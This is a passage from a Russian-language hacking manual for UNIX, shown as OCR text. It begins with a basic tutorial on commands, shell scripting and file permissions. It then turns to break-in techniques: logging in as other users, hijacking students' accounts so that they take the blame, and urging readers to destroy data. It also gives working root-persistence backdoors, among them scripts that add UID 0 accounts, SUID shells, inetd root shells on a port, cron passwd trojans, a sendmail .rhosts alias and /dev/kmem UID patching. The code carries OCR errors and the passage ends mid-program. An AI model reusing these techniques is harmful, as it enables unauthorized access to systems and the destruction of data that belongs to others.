Точки обозначают всякую пропущенную бредятину. Каждая версия программы **mail** оформляет свои заголовки.

Знак вопроса — это подсказка. После него можно ввести:

- d — удалить
- f username — переслать копию к username
- w fname — записать сообщение в файл с именем fname

- s fname — сохранить сообщение с заголовком в файл с именем fname
- q — выйти/обновить mail
- x — выйти, но ничего не менять
- m username — написать сообщение к username
- r — ответить отправителю

4 [enter] — прочесть следующее сообщение

* \+ — перейти на одно сообщение дальше

- — вернуться на одно сообщение назад
- h — распечатать заголовки сообщений из почтового ящика.

Есть и другие команды. Чтобы увидеть их перечень, обычно вводят '?'.

Если вы посылаете почту кому-то не из своей системы, то ответа придется ждать дольше, потому что тут все будет как с обычным письмом — его должен забрать «почтальон». Для передачи почты система может вызвать и использовать UUCP. Обычно UUCP эккаунты никому не нужны — если только у вас не используется UUCP, способный перехватывать почту.

ps

Процесс. Эта команда позволяет увидеть, что именно вы делаете в оперативной памяти. При каждом запуске программы ей для учетных целей назначается **Идентификатор Процесса** (PID), и поэтому ее можно отследить в памяти, а также закрыть — вами или корневым пользователем. Обычно команда ps в перечне процессов первой указывает имя запущенной вами оболочки. Допустим, я вошел под логином sirhack, используя оболочку «csh», и у меня работает «watch scythian». Программа watch перейдет в фоновый режим, то есть я смогу делать что-то другое, пока она работает:

```
$ ps
PID  TTY  NAME
122  001  ksh
123  001  watch
$
```

Это сокращенный листинг PS, выводящийся по умолчанию. В колонке TTY перечислены «tty» (устройства ввода/вывода), через которые

был запущен **process.** Это действительно полезно знать только в том случае, если вы используете слои (спокойно!) или более одного пользователя вошли в систему с тем же эккаунтом. Команда ps -f выдаст полный листинг процессов, поэтому вместо краткого «watch» вы, скорее всего, увидите «watch scythian».

kill

Прервать процесс. Очевидно, что команда используется для прекращения работы программы в памяти. Вы можете прервать только те процессы, которыми владеете (те, которые вы запустили), если только вы не корневой пользователь или если ваш EUID не такой же, как и у процесса, который вы хотите прервать. (Про EUID потом). Если вы прервете процесс оболочки, то вылетите из системы. По тому же принципу, если вы вырубите процесс чьей-то оболочки, то этот кто-то тоже вылетит. Поэтому, если я введу «kill 122», то система меня выплюнет. Однако **kill** лишь посылает UNIX сигнал с указанием «прервать процесс». И если вы примените синтаксис «kill pid», то UNIX вырубит процесс тогда, когда ему захочется, а такое может не случиться никогда. Значит, вы можете сами определять срочность! Попробуйте «kill -num pid» (num — число).

Kill -9 pid — это безусловное и почти мгновенное прерывание.

```
$ kill 122
$ kill 123
$ ps
PID  TTY  NAME
122  001  ksh
123  001  watch
$ kill -9 123
[123]:killed
$ kill -9 122
garbage
NO CARRIER
```

Вы также можете ввести «kill -1 0», чтобы прервать свою оболочку и выйти из системы. Это полезно в скриптах.

Глава 7. Программирование оболочки

Программирование оболочки есть по сути создание «скриптового» файла для стандартной оболочки, то есть sh, ksh, csh или их разновидностей. Это нечто вроде .bat файла MS-DOS, но более сложного и более гибкого. Он может оказаться полезным в одном аспекте хакерства.

Сперва займемся переменными. Переменным, очевидно, можно присвоить значения — как символьные, там и числовые. Выражение

```
number=1
```

присваивает переменной «number» значение 1.

```
string=Hi There
```

или

```
string="Hi There"
```

Оба выражения присваивают переменной string значение «Hi there».

Однако использование переменной — это совсем другое дело. Если вы хотите использовать переменную, перед ней должен стоять знак доллара ($). Такие переменные могут быть использованы в программах в качестве аргументов. Когда было написано, что скрипты подобны bat-файлам, то имелось в виду именно это. В файл скрипта можно ввести имя любой программы, и она будет исполнена. Вот простой скрипт:

```
counter=1
arg1="-uf"
arg2="scythian"
ps $arg1 $arg2
echo $counter
```

Этот скрипт выполняет трансляцию в «ps -uf scythian», а после завершения работы печатает «1». Echo выводит на экран как текстовые, так и цифровые константы.

Другие команды и примеры:

read

Считывает что-либо в переменную.

Формат: **read переменная.** Здесь знак доллара не нужен! Если я хочу узнать чье-то имя, то могу написать:

```
echo "Как ваше имя?"
read hisname
echo Hello $hisname
Как ваше имя?
Sir Hackalot
Привет Sir Hackalot
```

Запомните: **read** может считывать и числовые значения.

trap

Отслеживает применение кем-то команды прерывания (**Ctrl-c**).

Формат:

trap «command; command; command; и т.д.»

Пример:

```
trap "echo 'Фигушки!! Ты так легко от меня не избавишься' ; echo
'Придется тебе это прочитать!'"
```

И теперь, если я нажму **control-c** во время работы скрипта, то увижу на экране вот что:

```
Фигушки!! Ты так легко от меня не избавишься
Придется тебе это прочитать!
```

exit

Формат: **exit [число]**. Обеспечивает выход из оболочки, возвращая код, равный «числу».

CASE

Выполнение **case** подобно выбору из меню. Формат команды или структуры таков:

```
case переменная in
1) command;
command;;
2) command;
command;
command;;
*) command;;
esac
```

Каждая часть может иметь любое количество команд. Однако после последней команды должны стоять «;;». Возьмем такое меню:

```
echo "Выберите:"
echo "(D)irectory (L)ogoff (S)hell"
read choice
case $choice in
D) echo "Создаю раздел...";
ls -al ;;
L) echo Пока;
kill -1 0;;
S) exit;;
*) Echo "Ошибка! Это не команда ";;
esac
```

esac обозначает конец функции **case.** Он должен стоять после *последней* команды.

Глава 8. Петли

Итак, петли. Таких функций две: петли **for** и петли **repeat.**

Петли **repeat** выглядят так:

repeat нечто нечто1 нечто2

Эта функция выполняет повторение секции вашего скрипта для каждого «нечто». Если я напишу:

```
repeat scythian sirhack prophet
```

то увижу на своем экране scythian, затем sirhack, затем prophet.

Петля **for** определяется как

for для переменной в чем-то

do (делай)

..

..

done (сделано)

пример:

```
for counter in 1 2 3
do
echo $counter
done
```

Будут выведены значения 1, затем 2, затем 3.

Глава 9. Использование TEST

Формат: **Test переменная опция переменная**

Опции таковы:

- -eq = (равно)
- -ne <> (не равно)

- -gt > (больше)
- -lt < (меньше)
- -ge >= (больше или равно)

* -le <= (меньше или равно)

Для строк это:

- = если равно
- != если не равно

Если выражение верно, то функция возвращает ноль. Смотрите:

```
test 3 -eq 3
```

это означает проверку на верность выражения 3 = 3, и будет выведен ноль.

Глава 10. EXPR

Применяется для числовых функций. Как правило, вы не можете просто напечатать:

```
echo 4 + 5
```

и получить ответ. Вы должны написать:

expr переменная [или число] оператор **переменная2 [или число]**

Операторы таковы:

- + сложение
- — вычитание
- * умножение
- / деление
- ^ — степень (в некоторых системах)

Пример:

```
expr 4 + 5
var = expr 4 + 5
```

var получит значение *9.*

В некоторых системах **expr** иногда распечатывает формулу. Хочу пояснить, что 22+12 вовсе не то же самое, что 22 + 12. Если вы введете:

```
expr 22+12
```

то увидите

```
22+12
```

А если введете:

```
expr 22 + 12
```

то увидите:

```
34
```

Глава 11. Системные переменные

Это переменные, используемые оболочкой, и они обычно задаются в системном файле .profile.

HOME

Расположение вашего home (домашнего) раздела.

PS1

Определяет, как выглядит подсказка в командной строке. Обычно как $. В BSD это обычно &.

PATH

Путь поиска программ. Когда вы вводите имя программы для ее запуска, она находится не в оперативной памяти, а на диске, и должна быть сперва оттуда загружена. В отличие от MS-DOS, большинство команд не находится в памяти. Если программа указана в пути поиска, она может быть запущена на исполнение независимо от того, в каком разделе вы находитесь, а если не указана, то вы должны запускать ее из раздела, где находится сама программа. Путь — это по сути перечень разделов, в котором имена разделов отделяются двоеточиями. Вот типичный путь поиска:

```
:/bin:/etc:/usr/lbin:$HOME:
```

Когда вы попытаетесь запустить программу на выполнение, Unix станет ее искать в /bin, /etc, /usr, /lbin и вашем домашнем разделе, и если не найдет, выдаст сообщение об ошибке. Поиск по разделам производится в том *порядке,* в каком они перечислены. Поэтому если у вас в домашнем разделе есть программа с именем «sh» и вы введете «sh», то *даже* если вы сделаете это из домашнего раздела, Unix запустит на исполнение программу из раздела /bin. Поэтому пути следует задавать с умом. Юник-

сы публичного доступа делают это за вас, но в системе, где вы работаете, пути могут быть и не указаны.

TERM

Тип вашего терминала. Юникс имеет библиотеку функций с именем «CURSES», которая способна добиться максимума от терминала любого типа — при условии, что обнаружит соответствующие esc-коды. Если вы работаете с экранно-ориентированными программами, то должны установить какие-то параметры дисплея. Типы дисплеев и их esc-коды находятся в файле TERMCAP. Но не забивайте себе голову, просто установите свой дисплей на ami или vt100, **CURSES** даст вам знать, если не сможет манипулировать эмуляцией вашего терминала.

Глава 12. Компилятор C

Тут я буду краток. Почему? Потому что если хотите выучиться работать в C, то пойдите и купите себе книгу. У меня нет времени писать еще один текстовый файл про C, потому что он будет огромным. Большинство программ пишется на C. В Юниксе исходные коды программ обозначаются как **имяфайла.c**. Для запуска исходника на компиляцию дайте команду **cc имяфайла.c.**

Не все программы C станут компилироваться, потому что они могут зависеть от других файлов, которых нет на вашем диске, или же это не полные исходники, а лишь модули. Если вы увидите нечто названное «makefile», то в таких случаях обычно достаточно набрать «make» в командной строке, и это нечто скомпилируется или попытается скомпилироваться.

Запуская «make» или «cc», умные люди пользуются операндом работы в фоновом режиме, потому что иногда компиляция длится безумно долго.

Пример:

```
$ cc login.c&
[1234]
$
```


(1234 — это номер процесса, под которым он идентифицируется.)

Глава 13. Файловая система

Это инструментальная часть Unix. Если вы не поймете этот раздел, вам никогда не удастся хакать Unix, потому что многие из приколов и штучек для «поднятия доступа» завязаны именно на файловую систему.

Для начала поговорим о структуре разделов. По сути это иерархическая файловая система, то есть она начинается в корневом разделе и далее ветвится, как в MS-DOS и, возможно, в AmigaDos.

Вот нечто вроде дерева разделов ((d) обозначает раздел):



Итак, эта конкретная система содержит следующие разделы:

- /
- /bin
- /usr
- /usr/sirhack
- /usr/sirhack/src
- /usr/scythian
- /usr/prophet

Надеюсь, вы поняли эту главку. Все произрастает из корневого раздела.

Глава 14. Файловые допуски

Ну, наконец-то добрались до действительно серьезного. Файловые допуски. Что это такое, понять нетрудно, но я все равно объясню подробно.

Итак, теперь вы должны мыслить категориями «группы пользователей» и «имена пользователей». Каждый принадлежит к группе. В командной строке вы можете после подсказки (знака доллара) набрать «id» и посмотреть, к какой группе вы принадлежите. Группы используются для организации допуска пользователей к определенным вещам. Если бы их не было, то лишь один человек контролировал/имел бы допуск к определенным файлам. Запомните также, что Unix, определяя доступ, смотрит на UID пользователя, а не на его имя.

Идем дальше. В файловых допусках нет ничего сложного. У каждого файла есть владелец (owner). Обычно файлом владеет тот, кто его создал, — скопировав файл или даже просто отредактировав его. Запомните, что владелец файла должен быть тем, кто управляет CHOWN, поскольку он единственный, кто может изменить файловые допуски. Кроме того, есть еще и владелец группы — обычно это группа, в которой вы находились, когда файл был создан. Для смены группы, к которой принадлежит файл, нужно выполнить команду **chgrp**.

Далее. Файлы могут иметь допуски на выполнение, чтение или запись. Если у вас есть допуск на выполнение, то вы знаете, что вам достаточно набрать имя программы в командной строке, и она выполнится. Если у вас есть допуск на чтение, то вы, очевидно, можете файл читать и делать все, что связано с чтением, — например, копировать или печатать его. Но если у вас *нет* доступа на чтение файла, то вы не сможете сделать ничего, что требует его прочтения. То же самое справедливо и для допуска на запись. Далее, все допуски делятся на три группы. Первая — допуски владельца. Он может установить себе допуски на чтение и выполнение файла, но не на запись в него. Это не позволит ему удалить такой файл. Вторая — групповые допуски. Возьмем для примера такой раздел:

```
$ ls -l runme
r-xrwxr-- sirhack root 10990 March 21 runme
```

Здесь «root» есть имя группы, в которой находится файл. «sirhack» — владелец файла. И если у группы «root» есть допуски на чтение, запись и выполнение файла, то именно это они и могут с ним делать. Скажем, на этот файл наткнулся Scythian, а он принадлежит к группе пользователей «root». Тогда он может файл читать, записывать в него

и выполнять. А потом файл обнаружил datawiz, но он из группы «пользователи». В таком случае групповые допуски на него не распространяются, поэтому он не может тронуть этот файл, верно? Вроде того. Есть третья категория допусков — для «другой» группы. Это означает, что допуски в «другой» группе распространяются на всех, кроме ее владельца, и на пользователей из той же группы, к какой принадлежит файл. Взгляните на листинг раздела вверху, и вы увидите строчку допусков

```
r-x-rwxr--
```

Первые три символа означают допуски для владельца (r-x). (r-x) переводится как «читать и выполнять разрешается, но записывать в файл нельзя». Второй набор из трех символов

```
r-xRWXr-
```

(тот, что заглавными буквами) есть групповые допуски, и они означают «читать, записывать и выполнять разрешается».

Третий набор

```
r-xrwxR--
```

есть допуски для всех прочих. Он означает «читать можно, но больше ничего».

Листинг раздела будет выглядеть примерно так:

```
$ ls -l
drwxr-xr-x sirhack root 342 March 11 src
```

Раздел помечен буквой «d» в начале строки допусков. Итак, владелец раздела (sirhack) может читать из раздела, записывать в раздел и выполнять программы из раздела. Корневая группа и все прочие могут лишь читать из раздела и выполнять программы, находящиеся вне его. Поэтому если я захочу сделать раздел только выполняемым, то это будет выглядеть так:

```
$ chmod go-r
$ ls
drwx--x--x sirhack root 342 March 11 src
```

Если теперь в раздел зайдет кто-то, кроме «sirhack», то он сможет лишь выполнять находящиеся там программы. Если он запустит команду ls, чтобы войти в раздел src, то, оказавшись внутри, увидит сообщение «cannot read directory» (не могу прочесть раздел). Если в разделе есть доступный для чтения файл, но сам раздел имеет запрет на чтение, то иногда все-таки бывает возможно этот файл прочесть.

Если у вас нет допуска на выполнение в каком-то разделе, то в большинстве случаев вы не сможете запустить ни одной программы из этого раздела.

Взлом UNIX

Глава 1. Помните!

В любой момент вас могут засечь операторы, но чаще всего их это мало интересует, либо информация на их машинах меняется так быстро, что они не успевают считывать ее, а если же вы забудете свой пароль или попытаетесь войти в недоступные вам файлы, то система автоматически запишет все ваши действия... А некоторые системы вообще регистрируют все ваши телодвижения!

Глава 2. Как зарегистрироваться под чужим именем

Это — ключевой момент взлома системы UNIX. Допустим, вы опасаетесь заниматься хакингом под собственным ID. И к тому же желаете по возможности использовать при каждом заходе в систему различные пользовательские ID.

Без некоего начального доступа к системе получить имя и пароль невозможно. Что же делать? Не забывайте, что GANDALF data switch отнюдь не совершенен. Один из пяти логинов без проблем пропустит вас под чужим именем. Вам остается только изменить контроль по четности (8N1 на E71), в то время как GANDALF загружает UNIX. Вам наверняка удастся зарегистрироваться таким образом. И это произойдет из-за того, что некоторые пользователи используют телефонные линии по их прямому назначению, не завершив работу на компьютере. Всегда следите за тем, чтобы по завершении работы обязательно выйти из системы.

Пару дней назад я лез в систему под чужим именем и, непонятно почему, не получил доступа. На моем мониторе высветились слова «LOG OFF», и я просто был выброшен из системы. Подозреваю, что человек, чьим именем я воспользовался, как раз в тот момент сидел на терминале, управляемом суперпользователем. И он сообщил SU (суперпользователю) о том, что в системе появился его двойник (возможно, он установил это, используя команду WHO).

Глава 3. Блокирование

Еще такой момент. UNIX дает возможность блокировать некоторых пользователей и ограничивать им доступ к системе.

Для начала вы выбираете гражданина, которому собираетесь закрыть доступ. Затем помещаете в его начальный каталог (тот, который UNIX автоматически загружает при входе в систему) файл VI.LOGIN.

VI.LOGIN должен выглядеть примерно так:

```
VI.LOGIN
logout
```

Таким образом, VI.LOGIN будет включать в себя только одну единственную команду. Она срабатывает автоматически: как только этот пользователь попытается войти в систему, вход в нее окажется заблокирован.

Важно: каждые несколько дней проверяйте в силе ли ваше блокирование, а блокирование особо значимых для вас пользователей можно проверять и чаще.

Эта программа должна работать под КОРНЕМ (ROOT — имя суперпользователя).

Глава 4. Как приобрести новое имя

Предлагаем еще один способ приобретения пользователем нескольких имен и паролей. Сначала (самое трудное) необходимо дождаться начала семестра и достать список идентификационных номеров студентов, учащихся в группах с углубленным изучением системы UNIX. Обычно этот список вывешивается на двери деканата или где-нибудь еще. Допустим, что этот список вы уже нашли.

Далее, лучше всего в самом начале учебного года, попробуйте войти в систему под именами нескольких (возможно, 3-4) студентов. Предпочтительней пользоваться ID студентов самого низкого уровня доступа, так как если вы попадетесь, то именно студент примет на себя весь удар, полагая, что он сам сделал что-то не так. Смело входите в систему, и если студент еще не занимался в UNIX, то сразу же выскочит запрос на ввод пароля. Великолепно! Вы не только получили доступ, но и еще можете установить любой пароль по своему выбору! Так происходит, пото-

му что кафедре информатики всегда некогда поставить своим студентам фиксированные пароли. Считается, что студенты-новички должны сами выбрать себе пароль, но тогда как же можно различить, кто студент, а кто хакер?

Вероятнее всего, ваша халява не продлится и нескольких дней, поэтому лучше всего будет, если вы воспользуетесь ситуацией и оторветесь по полной программе, разрушайте там все, что можно разрушить. Кроме того, вы можете блокировать доступ всему компьютерному классу!

Если у вас богатый опыт работы на компьютере и вы умеете взламывать пароли в файле PASSWRDS, то можете получить пароль суперпользователя (SU) и тогда уж развлекаться на полную катушку!

Великолепно. Вы пробыли в системе UNIX всю ночь, пытаясь воплотить в жизнь все идеи, которые только пришли вам на ум. Система вам уже кажется тесной. И выглядит просто спичечным коробком. Система на самом деле тесна. Вы испробовали все, что можно испробовать. Пароли по умолчанию, пароли, которые вы раскрыли, дефекты NIS, дыры NFS, «кривые» разрешения к файлам и условия маршрутизации, шуточки со SUID, ошибки в Sendmail и так далее. Все. Погодите! А это что такое? «#»? Наконец-таки!

После, как казалось, бесконечного тяжелого труда вам в конце концов удалось взломать root. И что же теперь? Что вы будете делать с этой бесценной привилегией суперпользователя, ради которой пришлось столько потрудиться?

Глава 5. Как удержаться на уровне root

В этой главе описывается, как удержаться на уровне корня, и она будет полезна как для хакеров, так и для администраторов.

Предупреждение: Выясните расположение главных системных файлов. Это вам необходимо (если вы не можете вспомнить хотя бы некоторые из них, прекратите чтение данной главы, полистайте книгу о системе UNIX и после этого возвращайтесь к нам).

Ознакомьтесь с форматами файлов passwrd (включая обычных 7 форматов, систему специальных имен, механизмы затенения и т.д.). Почитайте о vi. Создатели большинства систем не столь дружелюбно настроены по отношению к пользователю, как создатели UNIX Пико и Эмакс. Vi вам поможет быстро найти и при необходимости отредактировать очень большой файл. Если вы подсоединяетесь к системе дистанци-

онно (dial-up\telnet\rlogin\whatver), то для вас тем более важно иметь мощную программу терминала, обладающую вместительным буфером. Он пригодится вам в случае нужды вырезать, вставлять и копировать файлы и выполнять другие компьютерные программы.

Длительность этого нелегального доступа полностью зависит от опыта и мастерства администратора. Опытный и умелый администратор будет зорко следить за всеми нелегальными проникновениями в систему, а тот факт, что вам удалось приобрести корень, говорит о том, что администратор был недостаточно профессионален, или о том, что доступ был на какое-то время открыт.

Вы должны осознать следующее: если вы сумеете замести следы в самом начале взлома, то уже никто не сможет вычислить вас в дальнейшем.

Несколько банальностей:

(1)

Добавьте UID 0 к паролю файла. Возможно, это один из самых легких способов сообщить администратору о том, что вы в системе.

Если вы все же хотите это сделать, то вот вам совет — не нужно просто приписывать этот код к паролю файла.

Любой проверяющий моментально это заметит. Лучше впишите его посередине пароля...

```
#!/bin/csh
# Inserts a UID 0 account into the middle of the passwd file.
ft There is likely a way to do this in 1/2 a line of AWK or SED.
Oh well.
# daemon9@netcom.com
set linecount = `wc -1 /etc/passwd'
cd # Do this at home.
cp /etc/passwd ./temppass # Safety first.
echo passwd file has $linecount[1] lines.
@ linecount[1] /= 2
@ linecount[1] += 1 ft we only want 2 temp files
echo Creating two files, $linecount[1] lines each \(or approxi-
mately that\).
split -$linecount[1] ./temppass ft passwd string optional
echo "EvilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh" >>
./xaa
cat ./xab >> ./xaa
mv ./xaa /etc/passwd
```

```
chmod 644 /etc/passwd # or whatever it was beforehand
rm ./xa* ./temppass
echo Done...
```

Никогда не изменяйте пароль корня. Причины, думаю, вам очевидны.

(2)

Точно таким *же* образом введите в действие такие уже непригодные аккаунты, как Sync. Или, возможно, другие, скрытые в файле паролей, забытые или отключенные системным администратором. Измените UID на 0 (и уберите «*» из второго поля).

(3)

Перегоните оболочку корня в /tmp:

```
#!/bin/sh
# Everyone's favorite...
cp /bin/csh /tmp/.evilnaughtyshell # Don't name it that...
chmod 4755 /tmp/.evilnaughtyshell
```

Многие системы чистят \tmp по ночам. Чаще всего это осуществляется путем уничтожения файлов или занесения их в буфер. Во многих системах установлены пакеты, предохраняющие от запуска программ под SUID. Вы можете все это изменить, но даже если система примет изменения, то очень многие могут все же это заметить... Впрочем, это уже другой вопрос. Мы не станем уточнять параметры необходимых изменений, так как они могут варьироваться на разных системах.

(4)

Системный администратор не станет первым же делом заглядывать в конфигурационный файл хоста, так почему бы не загрузить этот демон туда?

Для начала немного общей информации: Internet-демон (\etc\inetd\) принимает запросы о связи с портами TCP и UDP и перебрасывает нужную программу согласно поступившему запросу. Формат файла \etc\inetd.conf. прост.

Обычные его строки выглядят следующим образом:

```
(1)     (2)     (3)     (4)     (5)     (6)                 (7)
ftp     stream  tcp     nowait  root    /usr/etc/ftpd       ftpd
talk    dgram   udp     wait    root    /usr/etc/ntalkd     ntalkd
```

Первое поле (1) — это название демона, указанное в \etc\services. Отсюда inetd считывает информацию о соответствующем поле

в \etc\services и после этого устанавливает параметры связанного с данной программой порта.

Во втором поле содержится информация о типе службы доставки данных, необходимом для данной программы. TCP использует stream (байт-ориентированный поток), тогда как UDP — dgrams (служба, ориентированная на транзакции). Третье поле — поле протоколов (TCP или UDP). В четвертом поле указывается статус демона. Флаг wait означает, что демон перед продолжением прослушивания приходящих запросов вынужден будет ожидать, пока сервер освободит порт. nowait, в свою очередь, позволяет демону незамедлительно приступать к прослушиванию новых запросов. Пятое поле — это тот пользователь (или иногда UID), который управляет демоном. Поле (6) — это запускающаяся при соединении программа, а поле (7) содержит команды (и дополнительные аргументы). Часть программ (обычно не требующих вмешательства пользователя) сервер может перебрасывать по сети. Это осуществляется с помощью флага internal в строках (6) и (7). Таким образом, для того, чтобы самому установить нелегальный доступ к системе, выберите редко используемую программу и переадресуйте связующего демона к программе, создающей оболочку корня SUID, к программе, предоставляющей корневой аккаунт в файле \etc\passwd и так далее.

В качестве примера попробуйте следующее:

Откройте \etc\inted.conf, если это, конечно, возможно.

Найдите строку:

```
daytime stream tcp nowait root internal
```

и поменяйте ее на:

```
daytime stream tcp nowait /bin/sh sh -i
```

Теперь вновь откройте \etc\inetd\ и просмотрите файл конфигурации. Сами решите, как это сделать. Вы можете закончить процесс и запустить его снова (kill -9, /usr/sbin/inetd или /usr/etc/inetd), и таким образом прервать все связи в сети (особое удовольствие сделать это в час пик).

(5)

Своего рода компромиссным вариантом может стать установка новой программы, которая смогла бы запускать любую другую по вашему выбору. Лучше всего загрузить не чувствительную к несанкционированным подключениям оболочку.

Вы должны убедиться в том, что доступ индицируется как в \etc\services, так и в \etc\inetd.conf.

Формат \etc\services прост:

(1)	(2)/(3)	(4)
smtp	25/tcp	mail

(1) — функция, (2) — номер порта, (3) — тип протокола, необходимый для работы программы, (4) — название функции.

Попробуйте добавить такую строку к \etc\services:

```
evil 22/tcp evil
```

и такую к /etc/inetd.conf:

```
evil stream tcp nowait /bin/sh sh -i
```

Загрузите inetd.

Обратите внимание: такой нелегальный доступ в принципе весьма действенен. Он даст возможность использовать не только любой аккаунт локальной сети, но и предоставит любой аккаунт любого компьютера с выходом в Internet.

(6) Cron-трояны I

Cron — это замечательная утилита для администрирования. Она также может быть использована для того, чтобы нелегально войти в систему, если, конечно корневой crontab работает исправно. И опять же нелишне напомнить, что продолжительность работы нелегально созданного аккаунта находится в обратной зависимости от опытности и профессионализма системного администратора. Обычно список корневых файлов crontab находится в /var/spool/cron/crontabs/root. Здесь у вас есть выбор. Мы перечислим только некоторые из возможных решений, так как на самом деле их количество огромно.

cron — это временной демон. Он представляет собой утилиту, выполняющую команды, связанные с датами и временем.

crontab — это команда, пересматривающая и дополняющая ваши файлы crontab. Управлять crontab так же легко, как и редактировать /var/spool/crontab/root.

Файл crontab состоит из шести полей:

(1)	(2)	(3)	(4)	(5)	(6)
0	0	*	*	1	/usr/bin/updatedb

Поля с 1 по 5 означают: минута (0-59), час (0-23), день месяца (1-31), месяц года (1-12), день недели (0-6). Поле 6 — это выполняемая команда (или сценарий оболочки). Сценарий оболочки из вышеприведенного примера используется только по понедельникам. Для запуска

cron просто добавьте вход в /var/spool/crontab/root. Например, у вас есть задание для cron, которое должно ежедневно запускаться и отслеживать в файле /etc/passwd предварительно помещенный туда аккаунт U1D 0 и восстанавливать его после удаления (неплохая идея — ввести код оболочки в сценарий оболочки в уже установленном файле crontab, тем самым вы можете себя в значительной степени обезопасить).

Добавьте такую строку в /var/spool/crontab/root:

```
O 0 * « * /usr/bin/trojancode
```

А вот и сценарий оболочки:

```
ft!/bin/csh
ft Is our eviluser still on the system? Let's make sure he is.
#daemon9@netcom.com
set evilflag = (`grep eviluser /etc/passwd`)
if($#evilflag == 0) then ft Is he there?
set linecount = `wc -1 /etc/passwd`
cd # Do this at home.
cp /etc/passwd ./temppasstf Safety first.
@ linecount[1] /= 2
@ linecount[1] += 1
ft we only want 2 temp files
split -$linecount[1] ./temppass
ft passwd string optional
echo "EvilUser::0:0:Mr. Sinister:
/home/sweet/home:/bin/csh" >> ./xaa
cat ./xab >> ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd
tt or whatever it was beforehand
rm ./xa* ./temppass
echo Done...
else
endif
```

(7) Cron-трояны II

Этот троян попал в поле моего зрения благодаря нашему дорогому мистеру Зиппи. Для того, чтобы его (трояна) запустить, вам необходимо отыскать скрытую копию файла etc/passwd. В этом спрятанном файле (назовем его /var/spool/mail/.sneaky) заведем еще один вход с корневым аккаунтом и с паролем на ваш выбор. Вводим задание для cron, который, например, будет каждую ночь в 2.30 (или в любое другое время) сохранять копию настоящего \etc\passwd файла и активизировать при этом троянскую версию данного файла сроком на одну минуту (сверьте часы!).

В это время любой обычный пользователь, попытавшийся зарегистрироваться в системе или открыть файл пароля, не сможет этого сделать, тогда как ровно через минуту он не встретит никаких препятствий на своем пути.

Добавьте эту строку к корневому файлу crontab:

```
29 2 * * * /bin/usr/sneakysneaky_passwd
```

и проверьте:

```
#echo "root:1234567890123:0:0:Operator:/:/bin/csh" >
/var/spool/mail/.sneaky
```

и вот очень простой сценарий оболочки:

```
#!/bin/csh
# Install trojan /etc/passwd file for one minute
#daemon9@netcom.com
cp /etc/passwd /etc/.temppass
cp /var/spool/mail/.sneaky /etc/passwd
sleep 60
mv /etc/.temppass /etc/passwd
```

(8) Генерирование кода трояна

Это очень просто. Вместо сценария оболочки используйте какой-нибудь С-код, и это поможет вам успешно замести следы. Вот как этоделается.

Убедитесь в том, что ваш троян работает под корнем. Назовите его как-нибудь безобидно и хорошенько замаскируйте.

В ряде случаев небольшой троян может быть создан в SUID-оболочке при условии, что соблюдены определенные параметры. С-код в такой момент гораздо действеннее, нежели оболочка, и помогает лучше прятать результаты.

```
/* daemon9@netcom.com */
#include
#define KEYWORD "industry3"
#define BUFFERSIZE 10
int main(argc, argv)
int argc;
char *argv[];{
int i=0;
if(argv[1]){ /* we've got an argument, is it the keyword? */
if(!(strcmp(KEYWORD,argv[1]))){
/* Это уже троян */
system("cp /bin/csh /bin/.swp121");
```

```
system("chown root /bin/.swp121");
system("chmod 4755 /bin/.swp121");
}
}
/* Put your possibly system specific trojan
messages here */
/* Let's look like we're doing something... */
printf("Sychronizing bitmap image records.");
/* system("ls -alR / >& /dev/null > /dev/null&"); */
for(;i<10;i++){
fprintf(stderr,".");
sleep(1);
}
printf("\nDone.\n");
return(0);
} /* End main */
```

(9) Файл-псевдоним в sendmail

Этот файл дает возможность отправлять почту на имя одного или нескольких пользователей или подключиться к самой программе. Для таких файлов существует очень известный троян uudecode. Просто добавьте строку:

```
"decode: "|/usr/bin/uudecode"
```

в файл /etc/aliases. При это вам следует создавать файл uuencoded.rhosts с полным указанием его месторасположения.

```
#! /bin/csh
8 Create our .rhosts file. Note this will output to stdout.
echo "+ +" > tmpfile
/usr/bin/uuencode tmpfile /root/.rhosts
```

Затем адресуйтесь к нужному сайту, порт 25. Отправьте «липовое» письмо, используя uuencode-версию файла .rhosts. В одной из строк (настоящей) напечатайте следующее:

```
%echo "+ +" | /usr/bin/uuencode /root/.rhosts |
mail decode@target.com
```

И теперь можете дать волю своему воображению. Придумывайте себе псевдоним, пишите письма кому хотите, запускайте любые программы. Многие из описанных выше методов сейчас могут найти себе применение.

(10) Скрытый Троян в обычных программах

Это не самый лучший метод, но зато его следы могут быть обнаружены только такими программами, как tripwire.

Идея проста: вживить трояна в наиболее часто и широко используемую программу. Для нас особенно важны программы su, login и passwrd, так как они идут под корнем и к ним не надо переустанавливать разрешения. Ниже мы приведем несколько примеров на разные случаи, чтобы вы почувствовали всю прелесть взлома системы UNIX. (Примечание: Это не всегда проходит, так как некоторые поставщики не столь беспечны, как большинство других). Если код покажется вам очень длинным или просто не нравится, мы предлагаем вам общий шаблон, этакую болванку:

```
Подключаемся
Если подключиться не удается, запускаем вирус
Если все идет, как надо, то не останавливаемся на полпути
Выходим с ошибкой
...
```

Не слишком трудно. Данный тип трояна может включать в себя менее 10-ти строк дополнительного кода.

(11) Эзотерический: использование \dev\khem

Сейчас мы погрузимся в святая святых системы. Так как параметры ядра находятся в памяти машины, то, следовательно, модифицирование памяти компьютера может привести к изменению UID. Чтобы это сделать, удостоверьтесь, что к \dev\khem установлен доступ для чтения/записи. И далее по пунктам: открыть \dev\khem, найти вашу страничку в памяти, переписать UID, затем запустить csh, который и поменяет ваш UID. Эта программа проделывает следующее.

```
/* Если \khem доступен для чтения и для записи, то с помощью этой
программы можно установить и пользовательский, и групповой ID
к 0. */
«include
#include
#include
#include
#include
#include
#include
#define KEYWORD "nomenclature1"
struct user userpage;
long address(), userlocation;
```

```
int main(argc, argv, envp)
int argc;
char *argv[], *envp[];{
int count, fd;
long where, lseek();
if(argv[1]){        /* we've got an argument, is it the keyword? */
if(!(strcmp(KEYWORD,argv[1]))){
fd=(open("/dev/kmem",O_RDWR);
